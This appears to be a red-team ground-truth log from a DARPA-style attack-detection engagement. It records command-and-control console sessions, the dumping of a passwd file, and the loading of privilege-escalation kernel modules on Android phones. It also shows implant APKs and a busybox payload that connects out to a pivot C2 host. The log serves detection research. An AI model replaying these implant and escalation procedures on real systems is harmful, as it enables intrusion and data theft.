128.55.12.160 ta1-fivedirections-translate-2-dp

128.55.12.52 ta3-test-dp ta3-perf-1-dp

128.55.12.73 ta3-prometheus-1-dp

128.55.12.74 ta3-prometheus-2-dp

128.55.12.59 ta3-starc-1-dp kafka-1

128.55.12.60 ta3-starc-2-dp kafka-2

128.55.12.61 ta3-starc-3-dp kafka-3

128.55.12.62 ta3-starc-4-dp kafka-4

128.55.12.63 ta3-starc-5-dp kafka-5

128.55.12.64 ta3-starc-6-dp kafka-6

128.55.12.56 ta1-fivedirections-2-dp

10.0.4.2 files.tc.bbn.com devel.tc.bbn.com

128.55.12.115 ta1-theia-replay-marple-1-dp

128.55.12.85 ta1-theia-database-dp

128.55.12.112 ta1-theia-analysis-dp

128.55.12.110 ta1-theia-target-1-dp ta1-theia-target-3-dp

128.55.12.51 ta1-cadets-1-dp

128.55.12.119 ta1-theia-target-3-dp

128.55.12.111 ta1-theia-target-2-dp

128.55.12.113 ta1-theia-replay-adapt-1-dp

128.55.12.75 ta1-cadets-2-dp

128.55.12.106 ta1-cadets-3-dp

128.55.12.126 ta1-trace-3-dp

128.55.12.118 ta1-trace-2-dp

128.55.12.117 ta1-trace-1-dp

128.55.12.54 ta3-perf-2-dp

128.55.12.123 ta1-fivedirections-translate-3-dp

128.55.12.79 ta52-ubuntu-2-dp

128.55.12.57 ta3-perf-3-dp

128.55.12.78 ta52-ubuntu-1-dp

128.55.12.77 ta52-windows-2-dp

128.55.12.76 ta52-windows-1-dp

128.55.12.66 ta1-marple-1-dp

128.55.12.124 ta1-marple-3-dp

128.55.12.67 ta1-marple-2-dp

128.55.12.55 ta1-fivedirections-1-dp

ta1-marple-2-dp

128.55.12.55 ta1-fivedirections-1-dp

12:55

W1>ls

[\*] .

[\*] ..

[\*] hosts

[\*] lmhosts.sam

[\*] networks

[\*] protocol

[\*] services

[\*] tc-version

[\*]

W1>dir

[\*] 03/05/2019 06:05 PM <DIR> .

[\*] 03/05/2019 06:05 PM <DIR> ..

[\*] 04/24/2019 01:54 PM 2256 hosts

[\*] 09/29/2017 01:44 PM 3683 lmhosts.sam

[\*] 03/18/2017 09:01 PM 407 networks

[\*] 03/18/2017 09:01 PM 1358 protocol

[\*] 03/18/2017 09:01 PM 17635 services

[\*] 03/05/2019 06:04 PM 70 tc-version

12:55

W1>cat networks

[\*] # Copyright (c) 1993-1999 Microsoft Corp.

#

# This file contains network name/network number mappings for

# local networks. Network numbers are recognized in dotted decimal form.

#

# Format:

#

# <network name> <network number> [aliases...] [#<comment>]

#

# For example:

#

# loopback 127

# campus 284.122.107

# london 284.122.108

loopback 127

127

12:56

MAIN>list

W1 128.55.12.109:49907 --> 128.55.12.167:8640 [HTTP] Fri May 17 12:48:04 2019 active 501s

MAIN>quit

[-] Connection lost for console [W1]

Goodbye!

## 13:01 -- MARPLE 1 -- Firefox DNS Drakon APT

The attack started by browsing to http://128.55.12.167:8641/config.html, selecting DNS, entering hostname Xx--ls8h.com, file 938527054, and clicking the Visit button. This triggered the Firefox backdoor to connect out via DNS to XX--ls8h.com. Drakon APT was downloaded and executed and connected to 128.55.12.167:8640 for C2. The attacker escalated privileges using the new File System Filter Driver, which looks for processes opening specific files which don’t exist and elevates them. Once SYSTEM, the attacker exfil’ed the host and network files as well as a passwd file in the home directory.

### Targets

* ta1-marple-1 128.55.12.77 Windows 7

### Capabilities

* Firefox Backdoor
* DNS
* Drakon APT
* FileFilter-Elevate Driver (File System Filter Driver, Failed)

### Event Log

13:00

128.55.12.167:8641/config.html

Xx--ls8h.com

Visit

13:01

kududyn@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/drakon-apt/oc2$ python ocMain.py --http 8640

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8640 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W1] ####################

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W1] ####################

MAIN>list

W1 128.55.12.66:49267 --> 128.55.12.167:8640 [HTTP] Fri May 17 13:01:31 2019 active 66s

MAIN>con W1

W1>hostname

[\*] ta1-marple-1

W1>whoami

[\*] admin

W1>getpid

[\*] pid: 2768

W1>pwd

[\*] C:\Program Files\mozilla\firefox

13:04

W1>cd C:\Users\admin

[\*] cd failed with status -1

W1>cd ..

W1>cd ..

W1>pwd

[\*] C:\Program Files

W1>cd ..

W1>cd Users

W1>cd admin

W1>ls

[\*] .

[\*] ..

[\*] .ssh

[\*] AppData

[\*] Application Data

[\*] Contacts

[\*] Cookies

[\*] Desktop

[\*] Documents

[\*] Downloads

[\*] Favorites

[\*] Links

[\*] Local Settings

[\*] MozillaMailnews

[\*] Music

[\*] My Documents

…

[\*] passwd  
…

13:05

W1>cat passwd [2/1816]

[\*] # $FreeBSD$

#

root:\*:0:0:Charlie &:/root:/bin/csh

toor:\*:0:0:Bourne-again Superuser:/root:

daemon:\*:1:1:Owner of many system processes:/root:/usr/sbin/nologin

operator:\*:2:5:System &:/:/usr/sbin/nologin

bin:\*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin

tty:\*:4:65533:Tty Sandbox:/:/usr/sbin/nologin

kmem:\*:5:65533:KMem Sandbox:/:/usr/sbin/nologin

games:\*:7:13:Games pseudo-user:/:/usr/sbin/nologin

news:\*:8:8:News Subsystem:/:/usr/sbin/nologin

man:\*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin

sshd:\*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin

smmsp:\*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin

mailnull:\*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin

bind:\*:53:53:Bind Sandbox:/:/usr/sbin/nologin

unbound:\*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin

proxy:\*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin

\_pflogd:\*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin

\_dhcp:\*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin

uucp:\*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico

pop:\*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin

auditdistd:\*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin

www:\*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin

ntpd:\*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin

\_ypldap:\*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin

hast:\*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin

nobody:\*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin

darpa:\*:1001:1001:DARPA:/home/darpa:/bin/sh

bbn:\*:1002:1002:bbn:/home/bbn:/bin/sh

\_tss:\*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin

messagebus:\*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin

avahi:\*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin

cups:\*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin

polkitd:\*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin

colord:\*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin

git\_daemon:\*:964:964:git daemon:/nonexistent:/usr/sbin/nologin

kafka:\*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin

postfix:\*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin

pgsql:\*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh

ta3:\*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash

ta1:\*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash

admin:\*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash

user:\*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash

iswitcher:\*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

13:26

W1>main

MAIN>list

W1 128.55.12.66:49267 --> 128.55.12.167:8640 [HTTP] Fri May 17 13:01:31 2019 active 1486s

MAIN>con W1

W1>whoami

[\*] admin

13:27

W1>getpid

[\*] pid: 2768

W1>elevatepid '\\.\regmon' 2768

[\*] Elevate process [\\.\regmon] [2768]

[\*] elevate failed with status -1

[\*] Did you install the elevate driver before running the elevate command?

W1>whoami

[\*] admin

13:28

W1>elevatepid \\\\.\\regmon 2768

[\*] Elevate process [\\.\regmon] [2768]

[\*] elevate failed with status -1

[\*] Did you install the elevate driver before running the elevate command?

W1>elevatepid \\.\regmon 2768

[\*] Elevate process [\.regmon] [2768]

[\*] elevate failed with status -1

[\*] Did you install the elevate driver before running the elevate command?

W1>ps

[\*] pid process

[\*] 0 <unknown>

[\*] 4 <unknown>

[\*] 252 <unknown>

[\*] 340 <unknown>

[\*] 388 <unknown>

[\*] 400 <unknown>

[\*] 436 <unknown>

[\*] 484 <unknown>

[\*] 492 <unknown>

[\*] 500 <unknown>

[\*] 592 <unknown>

[\*] 668 <unknown>

[\*] 736 <unknown>

[\*] 820 <unknown>

[\*] 868 <unknown>

[\*] 904 <unknown>

[\*] 964 <unknown>

[\*] 756 <unknown>

[\*] 1072 <unknown>

[\*] 1104 <unknown>

[\*] 1192 <unknown>

[\*] 1228 <unknown>

[\*] 1276 <unknown>

[\*] 1344 <unknown>

[\*] 1408 <unknown>

[\*] 1452 <unknown>

[\*] 1492 <unknown>

[\*] 1532 <unknown>

[\*] 1752 <unknown>

[\*] 1964 <unknown>

[\*] 2044 <unknown>

[\*] 1264 <unknown>

[\*] 2204 <unknown>

[\*] 2344 <unknown>

[\*] 2752 <unknown>

[\*] 2848 <unknown>

[\*] 2564 \Device\HarddiskVolume2\Windows\System32\taskhost.exe

[\*] 2456 \Device\HarddiskVolume2\Windows\System32\dwm.exe

[\*] 1916 \Device\HarddiskVolume2\Windows\explorer.exe

[\*] 2196 \Device\HarddiskVolume2\Program Files\TightVNC\tvnserver.exe

[\*] 2688 <unknown>

[\*] 2768 \Device\HarddiskVolume2\Program Files\mozilla\firefox\firefox.exe

[\*] 2984 \Device\HarddiskVolume2\Windows\System32\mmc.exe

[\*] 2644 \Device\HarddiskVolume2\Program Files\mozilla\firefox\firefox.exe

[\*] 3768 \Device\HarddiskVolume2\Windows\System32\taskhost.exe

[\*] 3584 \Device\HarddiskVolume2\Windows\System32\cmd.exe

[\*] 4036 \Device\HarddiskVolume2\Windows\System32\conhost.exe

[\*] 336 <unknown>

[\*] 3652 <unknown>

[\*] 3224 \Device\HarddiskVolume2\Windows\System32\taskeng.exe

[\*] 2544 <unknown>

[\*] 3688 <unknown>

[\*] 2536 <unknown>

[\*] 1872 <unknown>

[\*] 3800 <unknown>

[\*] 2184 <unknown>

[\*] 1692 <unknown>

13:29

W1>main

MAIN>list

W1 128.55.12.66:49267 --> 128.55.12.167:8640 [HTTP] Fri May 17 13:01:31 2019 active 1677s

MAIN>con W1

W1>quit

MAIN>list

W1 128.55.12.66:49267 --> 128.55.12.167:8640 [HTTP] Fri May 17 13:01:31 2019 DEAD 1681s

### Benign Activity Setup

13:11

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503\_filemon\_win10.zip admin@128.55.12.66:./filemon.zip

The authenticity of host '128.55.12.66 (128.55.12.66)' can't be established.

ECDSA key fingerprint is 46:8e:b5:2f:b1:c1:f3:64:c1:c2:bd:7b:66:86:dc:f9.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.66' (ECDSA) to the list of known hosts.

admin@128.55.12.66's password:

20190503\_filemon\_win10.zip 100% 11KB 11.4KB/s 00:00

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503\_regmon\_win10.zip admin@128.55.12.66:./filemon.zip

admin@128.55.12.66's password:

20190503\_regmon\_win10.zip 100% 1651KB 1.6MB/s 00:00

13:14

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503\_regmon\_win10.zip admin@128.55.12.66:./regmon.zip

admin@128.55.12.66's password:

20190503\_regmon\_win10.zip 100% 1651KB 1.6MB/s 00:00

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503\_filemon\_win10.zip admin@128.55.12.66:./filemon.zip

admin@128.55.12.66's password:

20190503\_filemon\_win10.zip 100% 11KB 11.4KB/s 00:00

13:25

Tried to install regmon and filemon on Marple-1 but it failed.

## 14:27 -- TA1 ClearScope 1 and 2 -- MyApp APK AppStarter APK Micro APT (Failed)

Copied and installed the BinFmt-Elevate driver on both phones. Tried to install 2 different apps to download and run Micro APT, but in both cases, Micro APT failed to connect out for C2. Retried the test multiple times. Eventually ran the test using Micro APT from ADB shell as tester.

### Targets

* ta1-clearscope-translate-test 128.55.12.114 Android 8

### Capabilities

* AppStarter APK
* Drakon APT

### Benign Activity Setup

14:27

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ cp elevate-android-arm64.ko msm\_g711tlaw

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ mv msm\_g711tlaw msm\_g711tlaw.ko

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp msm\_g711tlaw.ko admin@128.55.12.54:.

admin@128.55.12.54's password:

msm\_g711tlaw.ko 100% 10KB 9.9KB/s 00:00

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ cp binfmt-android-arm64.ko a64.ko

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp a64.ko admin@128.55.12.54:.

admin@128.55.12.54's password:

a64.ko 100% 5824 5.7KB/s 00:00

14:28

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp msm\_g711tlaw.ko admin@128.55.12.114:.

The authenticity of host '128.55.12.114 (128.55.12.114)' can't be established.

ECDSA key fingerprint is b6:19:fd:5f:dd:36:c1:82:f0:a1:62:23:8c:89:78:c6.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.114' (ECDSA) to the list of known hosts.

admin@128.55.12.114's password:

msm\_g711tlaw.ko 100% 10KB 9.9KB/s 00:00

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp a64.ko admin@128.55.12.114:.

admin@128.55.12.114's password:

a64.ko 100% 5824 5.7KB/s 00:00

14:29

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh admin@128.55.12.54

admin@128.55.12.54's password:

[admin@ta1-clearscope-translate ~]$ ls

a64.ko msm\_g711tlaw.ko

[admin@ta1-clearscope-translate ~]$ dolunch

-bash: dolunch: command not found

[admin@ta1-clearscope-translate ~]$ ls

a64.ko msm\_g711tlaw.ko

[admin@ta1-clearscope-translate ~]$ chmod 777 \*

[admin@ta1-clearscope-translate ~]$ mv \*.ko ../user/

mv: cannot stat '../user/a64.ko': Permission denied

mv: cannot stat '../user/msm\_g711tlaw.ko': Permission denied

[admin@ta1-clearscope-translate ~]$ sudo mv \*.ko ../user/

14:30

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.54

user@128.55.12.54's password:

[user@ta1-clearscope-translate ~]$ ls

Android barephone-instr.apk ingestor-2019-04-11-17:24.log ingestor-2019-04-24-18:10.log ingestor-2019-05-09.log regression-latest

CDM cs-setup ingestor-2019-04-12-13:55.log ingestor-2019-05-03-18:47.log ingestor-2019-05-15.log screencap-instr.apk

TC firefox4980.apk ingestor-2019-04-23-15:35.log ingestor-2019-05-03-19:14.log msm\_g711tlaw.ko

a64.ko ingestor-2019-04-09-13:02.log ingestor-2019-04-23-18:27.log ingestor-2019-05-07-12:53.log regression-2019-04-04-21:04

[user@ta1-clearscope-translate ~]$ dolunch

including device/asus/fugu/vendorsetup.sh

including device/generic/car/vendorsetup.sh

including device/generic/mini-emulator-arm64/vendorsetup.sh

including device/generic/mini-emulator-armv7-a-neon/vendorsetup.sh

including device/generic/mini-emulator-mips/vendorsetup.sh

including device/generic/mini-emulator-mips64/vendorsetup.sh

including device/generic/mini-emulator-x86/vendorsetup.sh

including device/generic/mini-emulator-x86\_64/vendorsetup.sh

including device/generic/uml/vendorsetup.sh

including device/google/dragon/vendorsetup.sh

including device/google/marlin/vendorsetup.sh

including device/google/muskie/vendorsetup.sh

including device/google/taimen/vendorsetup.sh

including device/huawei/angler/vendorsetup.sh

including device/lge/bullhead/vendorsetup.sh

including device/linaro/hikey/vendorsetup.sh

including sdk/bash\_completion/adb.bash

============================================

PLATFORM\_VERSION\_CODENAME=REL

PLATFORM\_VERSION=8.1.0

TARGET\_PRODUCT=aosp\_walleye

TARGET\_BUILD\_VARIANT=userdebug

TARGET\_BUILD\_TYPE=release

TARGET\_PLATFORM\_VERSION=OPM1

TARGET\_BUILD\_APPS=

TARGET\_ARCH=arm64

TARGET\_ARCH\_VARIANT=armv8-a

TARGET\_CPU\_VARIANT=cortex-a73

TARGET\_2ND\_ARCH=arm

TARGET\_2ND\_ARCH\_VARIANT=armv7-a-neon

TARGET\_2ND\_CPU\_VARIANT=cortex-a73

HOST\_ARCH=x86\_64

HOST\_2ND\_ARCH=x86

HOST\_OS=linux

HOST\_OS\_EXTRA=Linux-4.4.0-112-generic-x86\_64-with-glibc2.2.5

HOST\_CROSS\_OS=windows

HOST\_CROSS\_ARCH=x86

HOST\_CROSS\_2ND\_ARCH=x86\_64

HOST\_BUILD\_TYPE=release

BUILD\_ID=OPM4.171019.021.E1

OUT\_DIR=out

AUX\_OS\_VARIANT\_LIST=

============================================

/home/user

[user@ta1-clearscope-translate ~]$ adb push a64.ko /data/local/tmp

a64.ko: 1 file pushed. 0.5 MB/s (5824 bytes in 0.010s)

[user@ta1-clearscope-translate ~]$ adb push msm\_g711tlaw.ko /data/local/tmp

msm\_g711tlaw.ko: 1 file pushed. 1.4 MB/s (10128 bytes in 0.007s)

14:30

[user@ta1-clearscope-translate ~]$ adb shell

walleye:/ # cd data/local/tmp

walleye:/data/local/tmp # ls

a64.ko msm\_g711tlaw.ko swap tc

14:31

walleye:/data/local/tmp # insmod msm\_g711tlaw.ko

walleye:/data/local/tmp # mknod /dev/msm\_g711tlaw c 500 1

walleye:/data/local/tmp # chmod 666 /dev/msm\_g7

msm\_g711alaw msm\_g711alaw\_in msm\_g711mlaw msm\_g711mlaw\_in msm\_g711tlaw

walleye:/data/local/tmp # chmod 666 /dev/msm\_g711tlaw

walleye:/data/local/tmp # chgrp shell /dev/msm\_g711tlaw

walleye:/data/local/tmp # chown shell /dev/msm\_g711tlaw

14:32

walleye:/data/local/tmp # insmod a64.ko

walleye:/data/local/tmp # lsmod

Module Size Used by

driver 1909 1179328622 [permanent]

driver2 4581 1179308918 [permanent]

walleye:/data/local/tmp # cd ..

walleye:/data/local # chmod 777 tmp

walleye:/data/local # ls -la tmp

total 20971580

drwxrwxrwx 3 shell shell 4096 2019-05-17 18:30 .

drwxr-x--x 3 root root 4096 2019-05-07 12:50 ..

-rwxrwxrwx 1 root root 5824 2019-05-17 18:27 a64.ko

-rwxrwxrwx 1 root root 10128 2019-05-17 18:26 msm\_g711tlaw.ko

-rw------- 1 root root 21474836480 2019-05-15 00:45 swap

drwxrwxrwx 4 system system 4096 2019-05-07 12:50 tc

14:33

walleye:/data/local # exit

[user@ta1-clearscope-translate ~]$ rm a64.ko

[user@ta1-clearscope-translate ~]$ rm msm\_g711tlaw.ko

[user@ta1-clearscope-translate ~]$ exit

logout

Connection to 128.55.12.54 closed.

14:34

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.114

user@128.55.12.114's password:

[user@ta1-clearscope-translate-test ~]$ sudo chmod 777 ../admin/\*.ko

chmod: cannot access '../admin/\*.ko': No such file or directory

[user@ta1-clearscope-translate-test ~]$ sudo -s

[root@ta1-clearscope-translate-test user]# cd ..

[root@ta1-clearscope-translate-test home]# cd admin/

[root@ta1-clearscope-translate-test admin]# ls

a64.ko msm\_g711tlaw.ko

[root@ta1-clearscope-translate-test admin]# chmod 777 \*.ko

[root@ta1-clearscope-translate-test admin]# mv \*.ko ../user/

[root@ta1-clearscope-translate-test admin]# cd ../user

[root@ta1-clearscope-translate-test user]# exit

exit

[user@ta1-clearscope-translate-test ~]$ ls

Android a64.ko ingestor-2019-04-09-08:38.log ingestor-2019-05-07-08:52.log ingestor-2019-05-16.log myinstr.sh sootOutput

CDM cs-setup ingestor-2019-04-12-09:53.log ingestor-2019-05-08.log msm\_g711tlaw.ko regression-2019-04-04-21:04

TC firefox4980.apk ingestor-2019-05-03-14:47.log ingestor-2019-05-15.log myapp.apk regression-latest

14:35

[user@ta1-clearscope-translate-test ~]$ dolunch

including device/asus/fugu/vendorsetup.sh

including device/generic/car/vendorsetup.sh

including device/generic/mini-emulator-arm64/vendorsetup.sh

including device/generic/mini-emulator-armv7-a-neon/vendorsetup.sh

including device/generic/mini-emulator-mips/vendorsetup.sh

including device/generic/mini-emulator-mips64/vendorsetup.sh

including device/generic/mini-emulator-x86/vendorsetup.sh

including device/generic/mini-emulator-x86\_64/vendorsetup.sh

including device/generic/uml/vendorsetup.sh

including device/google/dragon/vendorsetup.sh

including device/google/marlin/vendorsetup.sh

including device/google/muskie/vendorsetup.sh

including device/google/taimen/vendorsetup.sh

including device/huawei/angler/vendorsetup.sh

including device/lge/bullhead/vendorsetup.sh

including device/linaro/hikey/vendorsetup.sh

including sdk/bash\_completion/adb.bash

============================================

PLATFORM\_VERSION\_CODENAME=REL

PLATFORM\_VERSION=8.1.0

TARGET\_PRODUCT=aosp\_walleye

TARGET\_BUILD\_VARIANT=userdebug

TARGET\_BUILD\_TYPE=release

TARGET\_PLATFORM\_VERSION=OPM1

TARGET\_BUILD\_APPS=

TARGET\_ARCH=arm64

TARGET\_ARCH\_VARIANT=armv8-a

TARGET\_CPU\_VARIANT=cortex-a73

TARGET\_2ND\_ARCH=arm

TARGET\_2ND\_ARCH\_VARIANT=armv7-a-neon

TARGET\_2ND\_CPU\_VARIANT=cortex-a73

HOST\_ARCH=x86\_64

HOST\_2ND\_ARCH=x86

HOST\_OS=linux

HOST\_OS\_EXTRA=Linux-4.4.0-146-generic-x86\_64-with-glibc2.2.5

HOST\_CROSS\_OS=windows

HOST\_CROSS\_ARCH=x86

HOST\_CROSS\_2ND\_ARCH=x86\_64

HOST\_BUILD\_TYPE=release

BUILD\_ID=OPM4.171019.021.E1

OUT\_DIR=out

AUX\_OS\_VARIANT\_LIST=

============================================

/home/user

[user@ta1-clearscope-translate-test ~]$ adb push a64.ko /data/local/tmp

a64.ko: 1 file pushed. 0.2 MB/s (5824 bytes in 0.033s)

[user@ta1-clearscope-translate-test ~]$ adb push msm\_g711tlaw.ko /data/local/tmp

msm\_g711tlaw.ko: 1 file pushed. 1.2 MB/s (10128 bytes in 0.008s)

14:35

[user@ta1-clearscope-translate-test ~]$ adb shell

walleye:/ # cd data/local

walleye:/data/local # chmod 777 tmp

walleye:/data/local # cd tmp

walleye:/data/local/tmp # insmod msm\_g711tlaw.ko

walleye:/data/local/tmp # mknod /dev/msm\_g711tlaw c 500 1

walleye:/data/local/tmp # chmod 666 /dev/msm\_g711tlaw

walleye:/data/local/tmp # chgrp shell /dev/msm\_g711tlaw

walleye:/data/local/tmp # chown shell /dev/msm\_g711tlaw

walleye:/data/local/tmp # insmod a64.ko

walleye:/data/local/tmp # lsmod

Module Size Used by

driver 1909 1551790190 [permanent]

driver2 4581 1551778678 [permanent]

14:36

walleye:/data/local/tmp # exit

[user@ta1-clearscope-translate-test ~]$ rm a64.ko

[user@ta1-clearscope-translate-test ~]$ rm msm\_g711tlaw.ko

[user@ta1-clearscope-translate-test ~]$ exit

logout

Connection to 128.55.12.114 closed.

14:50

[user@ta1-clearscope-translate ~]$ adb shell

14:58

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ cp DropAndRunMicroApt-instr.apk myapp.apk

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp myapp.apk user@128.55.12.54:.

user@128.55.12.54's password:

myapp.apk 100% 83KB 82.8KB/s 00:00

15:00

[user@ta1-clearscope-translate ~]$ adb install myapp.apk

Success

15:06

[user@ta1-clearscope-translate ~]$ ls -l myapp.apk

-rw-r--r-- 1 user user 84804 May 17 18:58 myapp.apk

[user@ta1-clearscope-translate ~]$ rm myapp.apk

[user@ta1-clearscope-translate ~]$ exit

logout

Connection to 128.55.12.54 closed.

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ ssh user@128.55.12.114

user@128.55.12.114's password:

[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk

adb: failed to install appstarter-instr.apk: Failure [INSTALL\_FAILED\_VERSION\_DOWNGRADE]

15:09

[user@ta1-clearscope-translate-test ~]$ adb uninstall de.belu.appstarter

Success

### Event Log

[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk

Success

15:11

[user@ta1-clearscope-translate-test ~]$ adb shell

walleye:/ # am start de.belu.appstarter/.MainActivity

Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=de.belu.appstarter/.MainActivity }

No C2 connection!

15:33

[user@ta1-clearscope-translate-test ~]$ adb uninstall de.belu.appstarter

Success

[user@ta1-clearscope-translate-test ~]$ rm appstarter-instr.apk

15:34

kududyn@kududyn-ProLiant-SL170s-G6:~/tmp$ scp appstarter-instr.apk user@128.55.12.114:.

user@128.55.12.114's password:

appstarter-instr.apk 100% 82KB 81.9KB/s 00:00

15:35

[user@ta1-clearscope-translate-test ~]$ adb shell am start de.belu.appstarter/.MainActivity

Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=de.belu.appstarter/.MainActivity }

16:04

admin@ta51-pivot-2:~/tmp/microapt$ sudo python c2.py 80

waiting for connection on port 80

waiting for micro apt (ctrl+c to break from loop)

16:04

[user@ta1-clearscope-translate-test ~]$ adb uninstall de.belu.appstarter

Success

[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk

Success

[user@ta1-clearscope-translate-test ~]$ adb shell am start de.belu.appstarter/.MainActivity

Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=de.belu.appstarter/.MainActivity }

### Event Log

16:30

translate-test

16:36

Uninstall

Install

start

[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk

Success

[user@ta1-clearscope-translate-test ~]$ adb shell am start de.belu.appstarter/.MainActivity

Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=de.belu.appstarter/.MainActivity }

[user@ta1-clearscope-translate-test ~]$ adb shell

walleye:/ # ls -l /data/data/de.belu.appstarter/

total 152

-rwx------ 1 u0\_a121 u0\_a121 134648 2019-05-17 20:36 busybox

drwxrws--x 2 u0\_a121 u0\_a121\_cache 4096 2019-05-17 20:36 cache

drwxrws--x 2 u0\_a121 u0\_a121\_cache 4096 2019-05-17 20:36 code\_cache

walleye:/ # su u0\_a121

────────────────────────────────────────────────────────────────────────────────

16:39

walleye:/ $ /data/data/de.belu.appstarter/busybox

16:39255|walleye:/ $ exit

255|walleye:/ # /data/data/de.belu.appstarter/busybox

walleye:/data/local/tmp # cp -a /data/data/de.belu.appstarter/busybox /data/local/tmp

walleye:/data/local/tmp # ls -l busybox

-rwx------ 1 u0\_a121 u0\_a121 134648 2019-05-17 20:39 busybox

walleye:/data/local/tmp # su u0\_a121

walleye:/data/local/tmp $ ./busybox

126|walleye:/data/local/tmp $ exit

126|walleye:/data/local/tmp # ./busybox

255|walleye:/data/local/tmp # su u0\_a121

walleye:/data/local/tmp $ ./busybox 128.55.12.33 80

255|walleye:/data/local/tmp $ ./busybox 128.55.12.233 80

16:41

255|walleye:/data/local/tmp $ ls -la busybox

-rwx------ 1 u0\_a121 u0\_a121 134648 2019-05-17 20:39 busybox

walleye:/data/local/tmp $ chmod 777 busybox

walleye:/data/local/tmp $ ls -la busybox

-rwxrwxrwx 1 u0\_a121 u0\_a121 134648 2019-05-17 20:39 busybox

walleye:/data/local/tmp $ ./busybox 128.55.12.233 80

## 15:43 -- ClearScope 2 -- Lockwatch APK Java APT

The attacker first took over the ta1-pivot-2 host and deployed C2 capability to that host on the target network. The user installed and ran a new Java based APT. The Java APT connected out to 128.55.12.233:80 on the target network for C2. The APT then used the BinFmt-Elevate driver to gain root access. Finally, the attacker exfil’ed some files from the phone.

### Targets

* ta1-pivot-2 128.55.12.233 Ubuntu 14.04
* ta1-clearscope-translate-test 128.55.12.114 Android 8

### Capabilities

* Lockwatch APK
* Java APT

### Benign Activity Setup

15:42

user@128.55.12.54's password:

lockwatch-instr.apk 100% 41KB 41.2KB/s 00:00

15:43

[user@ta1-clearscope-translate ~]$ adb install lockwatch-instr.apk

adb: failed to install lockwatch-instr.apk: Failure [INSTALL\_FAILED\_VERSION\_DOWNGRADE]

[user@ta1-clearscope-translate ~]$ adb install -r lockwatch-instr.apk

adb: failed to install lockwatch-instr.apk: Failure [INSTALL\_FAILED\_VERSION\_DOWNGRADE]

15:44

[user@ta1-clearscope-translate ~]$ adb uninstall com.bloketech.lockwatch

Success

[user@ta1-clearscope-translate ~]$ adb install lockwatch-instr.apk

Success

15:49

[user@ta1-clearscope-translate ~]$ adb shell am start com.bloketech.lockwatch

Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] pkg=com.bloketech.lockwatch }

